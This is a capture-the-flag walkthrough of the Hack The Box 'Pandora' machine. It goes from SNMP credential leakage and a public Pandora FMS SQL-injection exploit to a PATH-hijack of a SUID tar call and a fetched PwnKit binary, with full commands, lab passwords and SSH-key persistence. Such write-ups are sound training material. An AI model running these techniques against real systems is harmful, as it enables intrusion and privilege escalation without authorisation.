
Hack The Box Pandora Writeup (Easy Linux)
Easy Linux box. SNMP leaks daniel's SSH password, an unauthenticated Pandora FMS SQLi gives matt, and a relative-path tar in a SUID binary gives root.
Summary
Pandora is an Easy Linux machine where an snmpbulkwalk against the public community leaks daniel’s SSH password HotelBabylon23. As daniel, a localhost only Apache vhost serves Pandora FMS 7.0NG.742 at pandora.panda.htb, reached by SSH forwarding port 80 locally. That version is vulnerable to an unauthenticated SQL injection, and a public exploit against the console returns remote code execution as matt. matt’s SSH key is added for a stable shell, and linpeas finds a SUID binary /usr/bin/pandora_backup that calls tar without an absolute path; prepending a writable directory containing a malicious tar to PATH makes the SUID binary set the SUID bit on /bin/bash, giving root. The box is also vulnerable to PwnKit as an alternative.
Web Server Enumeration

The web server landing page directs us to “panda.htb”
SNMP Enumeration
The tester ran snmpbulkwalk to dump the snmp config:
1
snmpbulkwalk -c public -v2c 10.129.79.241 . | tee scans/snmpbulkwalk.log
There’s a lot of output from this. Soon enough, the tester located a critical credential information:

With that, new credentials:
1
2
Username: daniel
Password: HotelBabylon23
Privilege Escalation

I immediately went to take a look at the script daniel was executing, and found strings pointing to
PandoraFMS
http://127.0.0.1/pandora_console/
As you can see from the screenshot below
There is a virtual host in apache that points to “pandora.panda.htb”:
1
2
3
4
5
6
7
8
9
10
11
12
13
$ cat /etc/apache2/sites-available/pandora.conf

<VirtualHost localhost:80>
  ServerAdmin admin@panda.htb
  ServerName pandora.panda.htb
  DocumentRoot /var/www/pandora
  AssignUserID matt matt
  <Directory /var/www/pandora>
    AllowOverride All
  </Directory>
  ErrorLog /var/log/apache2/error.log
  CustomLog /var/log/apache2/access.log combined
</VirtualHost>
It’s important to note that the vhost is running on localhost only! We need to perform a port forwarding in order to access it:
1
<VirtualHost localhost:80>
I did google for PandoraFMS exploit and found some entries

More importantly, I found how PandoraFMS writes its versioning. I went to /var/www/pandora/pandora_console and used the following command to search for the version:
1
for file in `ls`; do grep -i version $file; done
Found it (7.0NG.742_FIX_PERL2020):

Which matches the version from the first exploit from the search. I used SSH to forward the remote machine’s local port 80 to my machine’s port 8080:
1
ssh -L 8080:127.0.0.1:80 daniel@panda.htb
Upon opening localhost:8080 on my web browser, I could access pandora console:

I used the first exploit, but it didn’t work. I found another exploit for the same version, and this time, it managed to land me remote code execution as “matt” as you can see from the screenshot below:

The command:
1
python3 sqlpwn.py -t localhost:8080
Vertical Privesc
Got the credentials for the database hosting PandoraFMS
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ cat /var/www/pandora/pandora_console/include/config.php
<?php
// File generated by centos kickstart
$config["dbtype"] = "mysql";
$config["dbname"]="pandora";
$config["dbuser"]="pandora";
$config["dbpass"]="PandoraFMSSecurePass2021";
$config["dbhost"]="localhost";
$config["homedir"]="/var/www/pandora/pandora_console";
$config["homeurl"]="/pandora_console";
error_reporting(0);
$ownDir = dirname(__FILE__) . '/';
include ($ownDir . "config_process.php");
?>
I connected to the database, but found nothing useful there. Couldn’t crack the password hash for “admin” or “matt”.
I added my SSH public key to the appropriate file in matt’s home directory:
1
$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7m5sUPAHxkcb1DdBz8DPoJXSy+eEF/rWOGbAgs4RZyNnOSB8ZnqmSp9surIwDYsa/7vujUeF/Q/rnQ8ep0RUsfq+BSCP7g+fYnF7ILjXbfY5rQ8KDeSusF8XzD7v6RM1fypCdsBUC3jIwgXf7plJx0ttMn48EWHYFNlbCewbG5fzR5hf87JRD1OmOejE8HGzxXC7DvNo3tjmv5N7ipegQCxl+4fQ6OV69ulVFtb6PhWbtpIBJUxjoO1HyXC9bOKiqN5Xud1ZJHpQeTeyJt3TxnGquLoGEp8B5giNGdrO2RglGn98+sGBsK62R8CWE+n93ANOrB3/Vln+OcMFp7bab1IrLGQ5MKMBMI1XHDpetTWIqKIGWLBhRHjzHiGsHX0lpULyvcOYXR5rj90SXmYeIrM788ZD0fxQrCnWRz0fIr4g3j8G7ZW8tJCyT0BDkyDFdKADijdw27UAvrL6vhaFasRFnRwLKi11ScOD9ZzRDyTE081s2nZoRzLDvVN1MlHM= user@attackbox > ~/.ssh/authorized_keys
With that, I could log in via SSH as matt. I ran linpeas, and it found an unknown SUID binary (/usr/bin/pandora_backup):

I did transfer this binary to my machine for further inspections I ran “strings” against the binary and could find out the exact command it is running behind the scenes:
1
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Notice how it uses a wildcard at the end. At first I thought the exploitation would be related to wildcard spare tricks but I then I realized how it is not using the absolute path for “tar”, which allows me to hijack the PATH variable and have it execute my binary with elevated privileges.
I created a file named “tar” under matt’s home directory with the following contents:
1
chmod +s /bin/bash
Added matt’s home directory to PATH:
1
2
3
matt@pandora:~$ export PATH=$(pwd):$PATH
matt@pandora:~$ echo $PATH
/home/matt:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
Made sure my malicious “tar” is executable, and ran the script:
1
2
3
4
5
6
matt@pandora:~$ chmod +x tar
matt@pandora:~$ /usr/bin/pandora_backup
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
Backup successful!
Terminating program!
If I check the permissions for /bin/bash, I can see it has a SUID bit set:
1
2
$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1183448 Jun 18  2020 /bin/bash
And now I can simply get root by issuing:
1
/bin/bash -p
PwnKit
The machine is also vulnerable to PwnKit. Exploit.
1
2
3
curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit
chmod +x ./PwnKit
./PwnKit